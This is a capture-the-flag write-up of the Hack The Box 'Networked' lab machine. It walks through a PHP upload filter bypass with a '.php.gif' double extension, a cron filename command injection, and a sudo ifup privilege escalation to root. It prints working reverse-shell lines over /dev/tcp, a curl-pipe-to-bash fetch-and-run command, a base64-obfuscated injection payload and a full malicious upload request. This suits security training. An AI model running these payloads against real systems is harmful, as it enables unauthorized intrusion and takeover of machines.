
Hack The Box Networked Writeup (Easy Linux)
Easy Linux box. A .php.gif double extension upload gives apache, a filename command injection in guly's cron lands user, and sudo ifup sources a root shell.
Summary
Networked serves Apache with PHP 5.4.16 on CentOS, and ffuf finds a /backup directory listing that hands over a tar archive of the site’s source. That source exposes upload.php and photos.php, both unlinked from the home page, and the upload filter falls to a double extension plus a GIF8 magic byte prefix, so 127_0_0_3.php.gif executes PHP and returns a reverse shell as apache. In guly’s home directory, check_attack.php runs from cron every three minutes and interpolates a scandir filename straight into exec(), so writing a file into the uploads directory whose name carries a command substitution gives a shell as guly. That user may run /usr/local/sbin/changename.sh as root without a password, and its input regex allows spaces, so NAME=anything /bin/bash is accepted and written into the ifcfg-guly interface file. When the script finishes with ifup, bash sources that file and executes /bin/bash as root.
Service Enumeration
I ran:
1
nmap -A -vv -oN scans/nmap.initial 10.129.39.29
And these are the results:
1
2
3
4
5
6
7
8
PORT    STATE  SERVICE REASON       VERSION
22/tcp  open   ssh     syn-ack      OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    syn-ack      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https   conn-refused
Only SSH on port 22 and a web server open.
Web Server Enumeration
Automated Enumeration
Always good to have some automated enumeration going on in the background. I search for valid directories with:
1
ffuf -u http://10.129.39.29/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -t 50 | tee scans/ffuf.log
And get a hit for a few directories, including:
1
backup                  [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 183ms]

I access it. It is a directory listing and contains a single tar archive:
I can download it with:
1
wget http://10.129.39.29/backup/backup.tar
I untar it with
1
tar -xvf backup.tar
And now I have a few PHP files, what looks like to be the source code of the application:
1
backup.tar  index.php  lib.php  photos.php  upload.php
Manual Enumeration
The web server’s homepage is just a html static page:

This is how the page’s source code looks like though:
1
2
3
4
5
6
7
8
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>

We see the html comment saying “upload and gallery not yet linked”. Interesting. From the nmap scan earlier, we can see the web server runs php: PHP/5.4.16 (this is shown in the http headers). With that in mind, I access upload.php and it actually exists:
Source Code Analysis
The upload.php script must be the most important feature of the website to our concern. Looking through the source code, I see it actually performs some checks before saving our uploaded file to an accessible location on disk. For instance, the first check is to see if the magic bytes of the file matches the magic bytes of an image file:
1
2
3
4
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }
It’s using check_file_type, and this function is imported from “lib.php”. This is how check_file_type looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}
So we see it actually reads the file and performs some processing to calculate the mime type. This is easy to bypass though, we just gotta add those magic bytes to the beginning of our file.
Next, it performs a check to see if the file name extension ends with any of the whitelisted extensions (‘.jpg’, ‘.png’, ‘.gif’, ‘.jpeg’):
1
2
3
4
5
6
7
8
list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }
What’s interesting about this code is that since there’s no standardized error message function, it acutally displays two completely different error messages to the user. We can use this as a clear indicator on where exactly in the code we’re getting blocked. For instance, if the file extension is the issue, it returns this to the user:
1
echo "<p>Invalid image file</p>";
However, if the magic bytes is the issue, this is returned instead:
1
echo '<pre>Invalid image file.</pre>';
It ends with a dot, and it’s using a different html tag (pre, compared to p). Good to know.
Initial Access - PHP Shell Upload
Following some well-known and documented file upload filter bypass techniques, more specifically “double extensions”:

I’m able to craft a malicious file that appears to be a normal GIF file, but actually executes PHP code! This is how my malicious file looks like:
1
GIF8; <?php phpinfo(); ?>
It contains the “GIF8;” prefix, that makes the php script on the back-end think the file is a GIF image. My requrest looks like this:

More specifically:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
POST /upload.php HTTP/1.1
Host: 10.129.39.29
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary2222cc0254df2d374f1704131960d20
Content-Length: 355
Origin: http://10.129.39.29
DNT: 1
Connection: keep-alive
Referer: http://10.129.39.29/upload.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary2222cc0254df2d374f1704131960d20
Content-Disposition: form-data; name="myFile"; filename="127_0_0_3.php.gif"
Content-Type: image/gif

GIF8; <?php phpinfo(); ?>
------geckoformboundary2222cc0254df2d374f1704131960d20
Content-Disposition: form-data; name="submit"

go!
------geckoformboundary2222cc0254df2d374f1704131960d20--

Notice how the Content-Type of my malicious php script is set to image/gif and the filename is set to 127_0_0_3.php.gif, double extension. If I go to http://10.129.39.29/photos.php where the photos are listed, I can see my uploaded file:

If I open it, I see my phpinfo() command has been executed just fine, even though the final extension is not “.php”:
To get a proper reverse shell, I first create “shell.sh” on my attacking machine with the following contents:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
Then I start a simple http web server with python:
1
sudo python3 -m http.server 80
Start a netcat listener on port 9999 (same as in shell.sh):
1
nc -lvnp 9999
And craft the following file to be uploaded to the web server:
1
GIF8; <?php system('curl 10.10.14.57/shell.sh|bash') ?>
It works, and when I access the uploaded file directly, I immediately get a shell:
1
http://10.129.39.29/uploads/10_10_14_57.php.gif
As you can see on the screenshot below:

The shell is in the context of the “apache” user.
Horizontal Privilege Escalation
There’s another user in the machine:
1
2
3
4
5
bash-4.2$ ls -la /home
total 8
drwxr-xr-x.  3 root root   18 Jul  2  2019 .
drwxr-xr-x. 17 root root 4096 Sep  7  2022 ..
drwxr-xr-x.  2 guly guly 4096 Sep  6  2022 guly
I join their home folder:
1
cd /home/guly
And looking through their files, I see one php script and one crontab file:
1
2
3
4
5
bash-4.2$ ls -l
total 12
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Dec 17 14:13 user.txt
This is how the crontab looks like:
1
*/3 * * * * php /home/guly/check_attack.php
They’re executing this check_attack.php script every 3 minutes. This is how check_attack.php looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
It’s importing a library:
1
require '/var/www/html/lib.php';
It’d be really easy to escalate privileges if we somehow had write access to it, but we don’t:
1
-rw-r--r--. 1 root root 2001 Oct 30  2018 /var/www/html/lib.php
And we can’t do anything in the directory as well (/var/www/html) since it’s owned by root and only root can write to it:
1
drwxr-xr-x.  4 root root 4096 Jul  9  2019 html
So I continue on looking through the source code to realize there’s a code injection vulnerability in this line:
1
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
This is where the vulnerability lives. The variable $value comes directly from filenames discovered by the scandir function, and crucially, there’s no sanitization or escaping applied to it before it’s interpolated into the shell command. This essentially means if we can control the filenames in the uploads directory, we can inject arbitrary commands that will be executed with guly’s privileges when the cron job runs.
The attack chain works like this: we have write access to the uploads directory as the apache user (from our reverse shell), so we can create files with malicious names. When we craft a filename containing shell metacharacters like semicolons or command substitution operators, those special characters will be interpreted by the shell when exec() runs. For example, a file named something like “test.txt; whoami” would cause the exec() call to first attempt to remove “test.txt” and then execute the “whoami” command as the guly user.
The real power here is that this cron job runs automatically every three minutes, so we don’t need to wait for any user interaction. We simply create our malicious filename, wait for the next cron execution, and our injected command runs with escalated privileges, giving us a foothold as the guly user who has access to the user flag.
I set up a netcat listener on my machine:
1
nc -lvnp 9999
To exploit this vulnerability, I navigated to the web folder (cd /var/www/html), and issued the following command:
1
touch uploads/'`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTcvOTk5OSAwPiYxCg==|base64 -d|bash`#'
I’ve wrapped everything in single quotes, which protects the special characters from being interpreted by my current shell when I run the touch command.
Inside those single quotes, I’m using backticks, which are the command substitution operator in bash. When the PHP script’s exec() function runs and the shell interprets this filename, those backticks will cause everything between them to be executed as a command first, and then the output of that command becomes part of the filename that the shell is working with.
The command between my backticks has three parts connected by pipes. First, there’s an echo statement that outputs a base64-encoded string. This encoded string is the actual payload I want to execute, but it’s obfuscated through base64 encoding for a very practical reason. If I tried to put raw shell commands with special characters like ampersands, greater-than signs, and slashes directly into a filename, I’d run into all sorts of problems with the shell interpreting those characters prematurely or the filesystem rejecting illegal filename characters.
By encoding my payload, I’m essentially smuggling it through as a harmless-looking alphanumeric string. The second part of my command pipes that base64 string into the base64 decoder with the -d flag. This decodes my payload back into its original form. When I decode the string c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTcvOTk5OSAwPiYxCg==, it reveals the actual command: sh -i >& /dev/tcp/10.10.14.57/9999 0>&1.
The third part of my pipeline takes that decoded command and pipes it directly into bash, which executes it. Finally, there’s that hash symbol at the end of my filename. This is crucial for preventing syntax errors. When the vulnerable exec() line runs, it’s going to look something like this: exec("nohup /bin/rm -f /var/www/html/uploads/FILENAME > /dev/null 2>&1 &"). After my command substitution executes, there’s still the original redirection operators and ampersand from the PHP script’s command. The hash symbol turns everything after it into a comment, effectively neutralizing those trailing characters that would otherwise cause problems.

After executing the command above, I list for files in the uploads directory and I see my malicious file there:
I wait a few minutes (for the cronjob as guly to run) with the 9999 port open via netcat, to receive the connection back:
1
2
3
4
5
connect to [10.10.14.57] from (UNKNOWN) [10.129.39.29] 52174
sh: no job control in this shell
sh-4.2$ id
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
Vertical Privilege Escalation
User guly has some sudo permissions:
1
2
3
4
5
6
7
8
9
10
11
12
sh-4.2$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
This is how the /usr/local/sbin/changename.sh script looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
It’ll basically read for user input to set the value for the specific environment variables and set them to /etc/sysconfig/network-scripts/ifcfg-guly. Looking at the file:
1
2
3
4
5
6
7
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=ps
PROXY_METHOD=123
BROWSER_ONLY=321
BOOTPROTO=123
So, when the script runs /sbin/ifup guly0 at the end, it doesn’t just read the configuration file, it actually sources it as a bash script. This means any commands embedded in that file will be executed with root privileges, since the script itself runs with sudo.
At first glance, the script seems to have input validation with this regex pattern:
1
regexp="^[a-zA-Z0-9_\ /-]+$"
This appears restrictive, allowing only alphanumeric characters, underscores, spaces, forward slashes, and hyphens. However, the space character is the crucial weakness here. In bash, spaces separate commands from variable assignments.
When you provide input like this:
1
NAME=anything /bin/bash
The resulting line in the configuration file becomes:
1
NAME=anything /bin/bash
When this file is sourced during the ifup command, bash interprets this as two separate operations: first, it sets the variable NAME=anything, and then it executes the command /bin/bash. Since the entire changename.sh script runs as root (via sudo), the bash shell that spawns also runs as root, giving me a root shell.
I do just that, as you can see from the screenshot below:

And now I’m root!